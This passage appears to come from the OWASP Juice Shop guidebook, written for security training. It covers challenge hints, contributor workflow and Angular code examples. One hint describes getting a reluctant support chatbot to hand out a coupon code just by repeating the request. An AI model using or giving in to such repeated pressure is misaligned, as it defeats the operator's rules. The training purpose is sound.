- How much protection does a sturdy top-quality door lock add to your house if you...
 - ...put the key under the door mat?
 - ...hide the key in the nearby plant pot?
 - ...tape the key to the underside of the mailbox?
- Once more: **You do not have to pay anything to unlock this challenge!**

Side note: The Bitcoin address behind the taunting *Unlock* button is actually a valid address of the author. So, if you'd like to donate a small amount for the ongoing maintenance and development of OWASP Juice Shop - feel free to actually use it! More on [donations in part 3](#) of this book.

Inform the shop about an algorithm or library it should definitely not use the way it does

To fulfil this challenge you must identify a cryptographic algorithm (or crypto library) that either

- should not be used *at all*
- or is a *bad choice* for a given requirement
- or is used in an *insecure way*.

Initially confined to the realms of academia and the military, cryptography has become ubiquitous thanks to the Internet. Common every day uses of cryptography include mobile phones, passwords, SSL, smart cards, and DVDs. Cryptography has permeated everyday life, and is heavily used by many web applications.

Cryptography (or crypto) is one of the more advanced topics of information security, and one whose understanding requires the most schooling and experience. It is difficult to get right because there are many approaches to encryption, each with advantages and disadvantages that need to be thoroughly understood by web solution architects and developers. In addition, serious cryptography research is typically based in advanced mathematics and number theory, providing a serious barrier to entry.

The proper and accurate implementation of cryptography is extremely critical to its efficacy. A small mistake in configuration or coding will result in removing a large degree of the protection it affords and rendering the crypto implementation useless against serious attacks.

A good understanding of crypto is required to be able to discern between solid products and snake oil. The inherent complexity of crypto makes it easy to fall for fantastic claims from vendors about their product. Typically, these are "a breakthrough in cryptography" or "unbreakable" or provide "military grade" security. If a vendor says "trust us, we have had experts look at this," chances are they weren't experts¹

- Use the *Contact Us* form to submit a feedback mentioning the abused algorithm or library.
- There are five possible answers and you only need to identify one to solve the challenge.
- Cryptographic functions only used in the [Apply some advanced cryptanalysis to find the real easter egg](#) challenge *do not count* as they are only a developer's prank and not a serious security problem.

¹. https://wiki.owasp.org/index.php/Guide_to_Cryptography ↵

Miscellaneous

Challenges covered in this chapter

Name	Description	Difficulty
Bully Chatbot	Receive a coupon code from the support chatbot.	★
Privacy Policy	Read our privacy policy.	★
Score Board	Find the carefully hidden 'Score Board' page.	★
Security Policy	Behave like any "white hat" should before getting into the action.	★★

Receive a coupon code from the support chatbot

This challenge is about nagging the support chatbot to hand out a coupon code that can subsequently be used to get discount during the checkout process.

- The bot is reluctant to give you a coupon as it's coming up with various excuses for not giving you one
- Asking over and over again like a little kid might actually help you succeed in this case

Read our privacy policy

A privacy policy is a statement or a legal document (in privacy law) that discloses some or all of the ways a party gathers, uses, discloses, and manages a customer or client's data. It fulfills a legal requirement to protect a customer or client's privacy. Personal information can be anything that can be used to identify an individual, not limited to the person's name, address, date of birth, marital status, contact information, ID issue, and expiry date, financial records, credit information, medical history, where one travels, and intentions to acquire goods and services. In the case of a business it is often a statement that declares a party's policy on how it collects, stores, and releases personal information it collects. It informs the client what specific information is collected, and whether it is kept confidential, shared with partners, or sold to other firms or enterprises. Privacy policies typically represent a broader, more generalized treatment, as opposed to data use statements, which tend to be more detailed and specific.

The exact contents of a certain privacy policy will depend upon the applicable law and may need to address requirements across geographical boundaries and legal jurisdictions. Most countries have their own legislation and guidelines of who is covered, what information can be collected, and what it can be used for. In general, data protection laws in Europe cover the private sector as well as the public sector. Their privacy laws apply not only to government operations but also to private enterprises and commercial transactions.¹

- When you work with the application you will most likely solve this challenge in the process
- Any automated crawling or spidering tool you use might solve this challenge for you
- There is no real hacking involved here

Find the carefully hidden 'Score Board' page

This challenge was already covered in [Finding the Score Board](#) at the beginning of [Part II - Challenge hunting](#).

Behave like any "white hat" should before getting into the action

The term "white hat" in Internet slang refers to an ethical computer hacker, or a computer security expert, who specializes in penetration testing and in other testing methodologies to ensure the security of an organization's information systems. Ethical hacking is a term meant to imply a broader category than just penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively.²

- This challenge asks you to act like an ethical hacker

- As one of the good guys, would you just start attacking an application without consent of the owner?
- You also might want to ready the security policy or any bug bounty program that is in place

1. https://en.wikipedia.org/wiki/Privacy_policy ↵

2. [https://en.wikipedia.org/wiki/White_hat_\(computer_security\)](https://en.wikipedia.org/wiki/White_hat_(computer_security)) ↵

Part III - Getting involved

If you enjoyed hacking the OWASP Juice shop and you would like to be informed about upcoming releases, new challenges or bugfixes, there are plenty of ways to stay tuned.

Social Media Channels

Channel	Link
Twitter	https://twitter.com/owasp_juiceshop
Facebook	https://www.facebook.com/owasp.juiceshop
Youtube Playlist	https://www.youtube.com/playlist? list=PLV9O4rl0vHhO1y8_78GZfMbH6oznyx2g2

Provide feedback

- Did you experience a functional bug when hacking the application?
- Did the app server crash after you sent some malformed HTTP request?
- Were you sure to have solved a challenge but it did not light up on the score board?
- Do you think you found an *accidental* vulnerability that could be included and tracked on the score board?
- Do you disagree with the difficulty rating for some of the challenges?
- Did you spot a misbehaving UI component or broken image?
- Did you enjoy a conference talk, podcast or video about OWASP Juice Shop that is missing in our [references compilation on GitHub](#)?

In all the above (as well as other similar) cases, please reach out to the OWASP Juice Shop team, project leader or community!

Feedback Channels

Channel	Link
OWASP Slack Channel	https://owasp.slack.com/messages/project-juiceshop
Gitter Chat	https://gitter.im/bkimminich/juice-shop
Reddit	https://www.reddit.com/r/owasp_juiceshop
Google Groups Forum	https://groups.google.com/a/owasp.org/forum/#forum/juice-shop-project
Project Mailing List (on Google Groups)	juice-shop-project@owasp.org
GitHub Issues	https://github.com/bkimminich/juice-shop/issues

Your honest feedback is always appreciated, no matter if it is positive or negative!

Contribute to development

If you would like to contribute to OWASP Juice Shop but need some idea what task to address, the best place to look is in the GitHub issue lists at <https://github.com/bkimminich/juice-shop/issues>.

 **help wanted**

 **good first issue**

- Issues labelled with **help wanted** indicate tasks where the project team would very much appreciate help from the community
- Issues labelled with **good first issue** indicate tasks that are isolated and not too hard to implement, so they are well-suited for new contributors

The following sections describe in detail the most important rules and processes when contributing to the OWASP Juice Shop project.

Tips for newcomers

If you are new to application development - particularly with Angular and Express.js - it is recommended to read the [Codebase 101](#) to get an overview what belongs where. It will lower the entry barrier for you significantly.

Version control

The project uses `git` as its version control system and GitHub as the central server and collaboration platform. OWASP Juice Shop resides in the following repository:

<https://github.com/bkimminich/juice-shop>

Branching model

OWASP Juice Shop is maintained in a simplified [Gitflow](#) fashion, where all active development happens on the `develop` branch while `master` is used to deploy stable versions to the [Heroku demo instance](#) and later create tagged releases from.

Feature branches are only used for long-term tasks that could jeopardize regular releases from `develop` in the meantime. Likewise prototypes and experiments must be developed on an individual branch or a distinct fork of the entire project.

Versioning

Any release from `master` is tagged with a unique version in the format `vMAJOR.MINOR.PATCH`, for example `v1.3.0` or `v4.1.2`.

Given a version number `MAJOR.MINOR.PATCH`, increment the:

1. `MAJOR` version when you make incompatible API changes,
2. `MINOR` version when you add functionality in a backwards-compatible manner, and
3. `PATCH` version when you make backwards-compatible bug fixes.¹

The current version of the project (omitting the leading `v`) must be manually maintained in the following three places:

- `/package.json` in the `"version"` property
- `/frontend/package.json` in the `"version"` property
- `/Dockerfile` in the `LABEL` named `org.opencontainers.image.version`

All other occurrences of the version (i.e. packaged releases & the menu bar of the application itself) are resolved through the `"version"` property of `/package.json` automatically.

Pull requests

Using Git-Flow means that PRs have the highest chance of getting accepted and merged when you open them on the `develop` branch of your fork. That allows for some post-merge changes by the team without directly compromising the `master` branch, which is supposed to hold always be in a release-ready state.

It is usually not a big deal if you accidentally open a PR for the `master` branch. GitHub added the possibility to change the target branch for a PR afterwards some time ago.

In case you want to open a PR before actually being finished with your work (e.g. because you'd like to see some intermediate CI/CD results) please put either "`[WIP]`" or `[:construction:]` into the title. This will signal the [WIP app](#) we're using on GitHub to mark this PR as not ready for merge.

Contribution guidelines

The minimum requirements for code contributions are:

1. The code *must* be compliant with the configured ESLint rules based on the [JS Standard Code Style](#).
2. All new and changed code *should* have a corresponding unit and/or integration test.
3. New and changed challenges *must* have a corresponding e2e test.
4. Linting, as well as all unit, integration and e2e tests *should* pass locally before opening a Pull Request.
5. All Git commits within a PR *must* be [signed off](#) to indicate the contributor's agreement with the [Developer Certificate of Origin](#).

Linting



```
npm run lint
```

The `npm run lint` script verifies code compliance with

- the `eslintrc.js` rules derived from `standard` for all server-side JavaScript code
- the `frontend/eslintrc.js` rules derived from `standard-with-typescript` for the frontend TypeScript code
- the `frontend/stylelintrc.js` rules derived from `stylelint-config-sass-guidelines` for the frontend SCSS stylesheets

If PRs deviate from this coding style, they will break the CI/CD pipeline and will not be merged until refactored to match the coding rules.

In case your PR is failing from style guide issues try running `npm run lint:fix` over your code - this will fix many syntax issues automatically without breaking your code.

Testing

```
npm test          # run all unit tests
npm run frisby    # run all API integration tests
npm run protractor # run all end-to-end tests
```

Pull Requests are verified to pass all the following test stages during the [continuous integration build](#). It is recommended that you run these tests on your local computer to verify they pass before submitting a PR. New features should be accompanied by an appropriate number of corresponding tests to verify they behave as intended.

Unit tests

There is a full suite containing isolated unit tests

- for all client-side code in `frontend/src/app/**/*.spec.ts`
- for the server-side routes and libraries in `test/server/*Spec.js`

```
npm test
```

Integration tests

The integration tests in `test/api/*Spec.js` verify if the backend for all normal use cases of the application works. All server-side vulnerabilities are also tested.

```
npm run frisby
```

These tests automatically start a server and run the tests against it. A working internet connection is recommended.

End-to-end tests

The e2e test suite in `test/e2e/*Spec.js` verifies if all client- and server-side vulnerabilities are exploitable. It passes only when all challenges are solvable on the score board.

```
npm run protractor
```

The end-to-end tests require a locally installed Google Chrome browser and internet access to be able to pass.

If you have a web proxy configured via `HTTP_PROXY` environment variable, the end-to-end tests will honor this setting. This can be useful to e.g. run the tests through tools like [OWASP ZAP](#) or Burpsuite.

Manually testing packaged distributions

During releases the application will be packaged into `.zip` / `.tgz` archives for another easy setup method. When you contribute a change that impacts what the application needs to include, make sure you test this manually on your system.

```
npm install --production && grunt package
```

Then take the created archive from `/dist` and follow the steps described above in [Packaged Distributions](#) to make sure nothing is broken or missing.

Smoke tests

The shell script `test/smoke/smoke-test.sh` performs some *very basic* checks on the availability of expected UI content and API endpoints. During CI/CD it is used to verify if the packaged distribution and Docker image start properly.

To manually use it on a packaged distribution run the following in your local repository clone root folder:

```
npm install --production && grunt package
cd dist && tar -zxf juice-shop-*.tgz && cd juice-shop_*
npm start &
../../test/smoke/smoke-test.sh http://localhost:3000
```

Development mode for Angular frontend

Running `npm install` over and over for frontend code or view changes can be very time-consuming. Juice Shop can be run in a development mode provided through Angular CLI to avoid this. Run `npm run serve` from the root project folder

and navigate to <http://localhost:4200> instead of the usual port `3000`. Whenever you change code in the `frontend/src` folder, the UI will recompile the affected bit and auto-reload the browser window for you.

Please note that the backend is still running on <http://localhost:3000> in this mode and that changes in the backend code are not automatically applied.

Developing in a GitHub codespace

If you have access to [GitHub Codespaces](#) (which is in closed beta at the time of writing this), you can run an almost complete development environment for OWASP Juice Shop in the Cloud. It allows you to program and run the application entirely from your browser. The author has tested this to work very well even on a weak Chromebook.

1. Go to <https://github.com/codespaces>.
2. Click *New codespace* and select `bkimminich/juice-shop` as *Repository* and `develop` as *Branch*. Then click *Create codespace*.
3. Your codespace will be set up and launched. It automatically installs some plugins to make contributing easier out of the box:
 - o Angular Language Service
 - o ESLint
 - o npm
 - o stylelint
4. After the container initializes, all application dependencies are automatically installed. This sometimes runs into some hang-up, so you might have to run `npm install` from the codespace terminal again if you see errors on `npm start` or ESLint complains about missing plugins.
5. That's it! You're ready for developing on OWASP Juice Shop!

⚠ Please note that the client-side [Unit tests](#) and [End-to-end tests](#) will not work on GitHub Codespaces due to the lack of a Chrome installation in the underlying container.

Developer Certificate of Origin

The Developer Certificate of Origin (DCO) is a lightweight way for contributors to certify that they wrote or otherwise have the right to submit the code they are contributing to the project. Here is the full [text of the DCO](#), reformatted for readability:

By making a contribution to this project, I certify that:

- (a) The contribution was created in whole or in part by me and I have the right to submit it under the open source license indicated in the file; or
- (b) The contribution is based upon previous work that, to the best of my knowledge, is covered under an appropriate open source license and I have the right under that license to submit that work with modifications, whether created in whole or in part by me, under the same open source license (unless I am permitted to submit under a different license), as indicated in the file; or
- (c) The contribution was provided directly to me by some other person who certified (a), (b) or (c) and I have not modified it.
- (d) I understand and agree that this project and the contribution are public and that a record of the contribution (including all personal information I submit with it, including my sign-off) is maintained indefinitely and may be redistributed consistent with this project or the open source license(s) involved.

Contributors sign-off that they adhere to these requirements by adding a Signed-off-by line to commit messages.

```
This is my commit message
```

```
Signed-off-by: Random J Developer <random@developer.example.org>
```

Git even has a `-s` command line option to append this automatically to your commit message:

```
$ git commit -s -m 'This is my commit message'
```

2


Continuous integration & deployment

The CI/CD and release pipelines for OWASP Juice Shop are set up as GitHub Action workflows:

<https://github.com/bkimminich/juice-shop/actions>


CI/CD Pipeline

On every push to GitHub, a workflow consisting of several jobs is triggered on GitHub. Not only direct pushes to the `master` and `develop` branches are built, but Pull Requests from other branches or forks as well. This helps the project team to assess if a PR can be safely merged into the codebase. While unit and integration tests are executed on different combinations of Node.js and OS, the e2e tests are only run on the officially preferred Node.js version 14.x in order to avoid unnecessary feedback delays.



Release Pipeline

For tag-builds (i.e. versions to be released) another workflow is triggered which packages the [release-artifacts](#) for [Linux](#), [MacOS](#) and [Windows](#) for each supported [Node.js version](#) and attach these to the release page on GitHub and also published Docker images for the released version.



¹ <http://semver.org> ↵

² <https://probot.github.io/apps/dco/> ↵


Codebase 101

Jumping head first into any foreign codebase can cause a little headache. This section is there to help you find your way through the code of OWASP Juice Shop. On its top level the Juice Shop codebase is mainly separated into a client and a server tier, the latter with an underlying lightweight database and file system as storage.

Client Tier

OWASP Juice Shop uses the popular [Angular](#) framework as the core of its client-side. Thanks to [Angular Material](#) - an Angular-specific implementation of Google's [Material Design](#) - the UI looks nicely familiar and is easy to use. It is also built to be responsive with the help of [Angular Flex-Layout](#), letting it adapt nicely to different screen sizes. The various icons used throughout the frontend are from the vast [Font Awesome 5](#) collection.

- ❶ Please note that **all client-side code is written in Typescript** which is compiled into regular JavaScript during the build process.




Services

Service is a broad category encompassing any value, function, or feature that an app needs. A service is typically a class with a narrow, well-defined purpose. It should do something specific and do it well.

Angular distinguishes components from services to increase modularity and reusability. By separating a component's view-related functionality from other kinds of processing, you can make your component classes lean and efficient.¹

The client-side Angular services reside in the `frontend/src/app/Services` folder. Each service file handles all RESTful HTTP calls to the Node.js backend for a specific domain entity or functional aspect of the application.



Service functions must **always** use Angular's own `HttpClient` to make any backend calls.

The following code snippet shows how all services in the OWASP Juice Shop client are structured using the example of `FeedbackService`. It wraps the `/api/Feedback` API which offers a `GET`, `POST` and `DELETE` endpoint to find, create and delete `Feedback` of users:

```
import { environment } from '..../environments/environment'
import { Injectable } from '@angular/core'
import { HttpClient } from '@angular/common/http'
import { catchError, map } from 'rxjs/operators'

@Injectable({
  providedIn: 'root'
})
export class FeedbackService {

  private hostServer = environment.hostServer
  private host = this.hostServer + '/api/Feedbacks'

  constructor (private http: HttpClient) { }

  find (params?: any) {
    return this.http.get(this.host + '/', {
      params: params
    }).pipe(map((response: any) => response.data), catchError((err) => {
      throw err
    }))
  }

  save (params) {
    return this.http.post(this.host + '/', params).pipe(map((response: any) =>
      response.data), catchError((err) => { throw err }))
  }

  del (id) {
    return this.http.delete(this.host + '/' + id).pipe(map((response: any) =>
      response.data), catchError((err) => { throw err }))
  }
}
```

Unit tests for all services can be found next to their `*.service.ts` files in the `frontend/src/app/Services` folder as `*.service.spec.ts` files. They are [Jasmine 2](#) specifications which are executed by the [Karma](#) test runner.


Components

A *component* controls a patch of screen called a *view*.

[...]

You define a component's application logic—what it does to support the view—inside a class. The class interacts with the view through an API of properties and methods.²

The Angular components reside inside `frontend/src/app` as a subfolder for each individual component. Each component is responsible for one screen portion of the application. It consists of the component itself (`*.component.ts`) and the HTML Template (`*.component.html`) along with its styles (`*.component.scss`).



Components must **always** go through one or more [Services](#) when communicating with the application backend.

The code snippet below shows the `ContactComponent` which handles the *Contact Us* screen and uses three different services to fulfill its tasks:

- `UserService` to retrieve data about the currently logged in user (if applicable) via the `whoAmI()` function
- `CaptchaService` to retrieve a new CAPTCHA for the user to solve via the `getcaptcha()` function
- `FeedbackService` to eventually `save()` the user feedback

↳ As a universal rule for the entire Juice Shop codebase, unnecessary code duplication as well as deeply nested `if`-code should be avoided by using well-named & small helper functions. This is demonstrated by the very simple `getNewCaptcha()` and `resetForm()` functions in the code snippet below. Helper functions should always be located as close to the calling code as possible.

```

import { FeedbackService } from '../Services/feedback.service'
import { CaptchaService } from '../Services/captcha.service'
import { UserService } from '../Services/user.service'
import { FormControl, Validators } from '@angular/forms'
import { Component, OnInit } from '@angular/core'
import { library, dom } from '@fortawesome/fontawesome-svg-core'
import { faPaperPlane, faStar } from '@fortawesome/free-solid-svg-icons'

library.add(faStar, faPaperPlane)
dom.watch()

@Component({
  selector: 'app-contact',
  templateUrl: './contact.component.html',
  styleUrls: ['./contact.component.scss']
})
export class ContactComponent implements OnInit {

  public authorControl: FormControl =
    new FormControl({ value: '', disabled: true }, [])
  public feedbackControl: FormControl =
    new FormControl('', [Validators.required, Validators.maxLength(160)])
  public captchaControl: FormControl =
    new FormControl('', [Validators.required])
  public userIdControl: FormControl = new FormControl('', [])
  public rating: number = 0
  public feedback: any = undefined
  public captcha: any
  public captchaId: any
  public confirmation: any
  public error: any

  constructor (
    private userService: UserService,
    private captchaService: CaptchaService,
    private feedbackService: FeedbackService) { }

  ngOnInit () {
    this.userService.whoAmI().subscribe((data: any) => {
      this.feedback = {}
      this.userIdControl.setValue(data.id)
      this.feedback.UserId = data.id
      this.authorControl.setValue(data.email || 'anonymous')
    }, (err) => {
      this.feedback = undefined
      console.log(err)
    })
    this.getNewCaptcha()
  }

  getNewCaptcha () {
    this.captchaService.getCaptcha().subscribe((data: any) => {
      this.captcha = data.captcha
      this.captchaId = data.captchaId
    }, (err) => err)
  }

  save () {
    this.feedback.captchaId = this.captchaId
    this.feedback.captcha = this.captchaControl.value
    this.feedback.comment = this.feedbackControl.value
    this.feedback.rating = this.rating
    this.feedback.UserId = this.userIdControl.value
    this.feedbackService.save(this.feedback).subscribe((savedFeedback) => {
      this.error = null
    })
  }
}

```

```

    this.confirmation = 'Thank you for your feedback' +
      (savedFeedback.rating === 5 ? ' and your 5-star rating!' : '.')
    this.feedback = {}
    this.ngOnInit()
    this.resetForm()
  }, (error) => {
    this.error = error.error
    this.confirmation = null
    this.feedback = {}
    this.resetForm()
  })
}

resetForm () {
  this.authorControl.markAsUntouched()
  this.authorControl.markAsPristine()
  this.authorControl.setValue('')
  this.feedbackControl.markAsUntouched()
  this.feedbackControl.markAsPristine()
  this.feedbackControl.setValue('')
  this.captchaControl.markAsUntouched()
  this.captchaControl.markAsPristine()
  this.captchaControl.setValue('')
}
}

```

Unit tests for all components can be found in their subfolders within `frontend/src/app/` as `*.component.spec.ts` files. They are [Jasmine 2](#) specifications which are executed by the [Karma](#) test runner.

Templates

The Angular application manages what the user sees and can do, achieving this through the interaction of a component class instance (the *component*) and its user-facing template.

You may be familiar with the component/template duality from your experience with model-view-controller (MVC) or model-view-viewmodel (MVVM). In Angular, the component plays the part of the controller/viewmodel, and the template represents the view.³

Each screen within the application is defined in a HTML view template along with its [Component](#) in the subfolders beneath `frontend/src/app/`. The views are written as HTML using [Angular Material](#) for styling and [Angular Flex-Layout](#) for responsiveness. Furthermore most views incorporate icons from the [Font Awesome 5](#) collection.

1 Understanding the [Declarative HTML APIs of the Angular Layout](#) is crucial to be able to write UI elements or entire screens without breaking responsiveness!

The following code snippet shows the `contact.component.html` view which - together with the previously shown `ContactComponent` class and its associated styles in `contact.component.scss` - represents the entire *Contact Us* screen.

```

<div fxLayoutAlign="center">
  <mat-card>
    <h3 translate>TITLE_CONTACT</h3>

    <div *ngIf="confirmation">
      <p class="confirmation">{{confirmation}}</p>
    </div>
    <div *ngIf="error">
      <p class="error">{{error}}</p>
    </div>

    <div class="form-container">

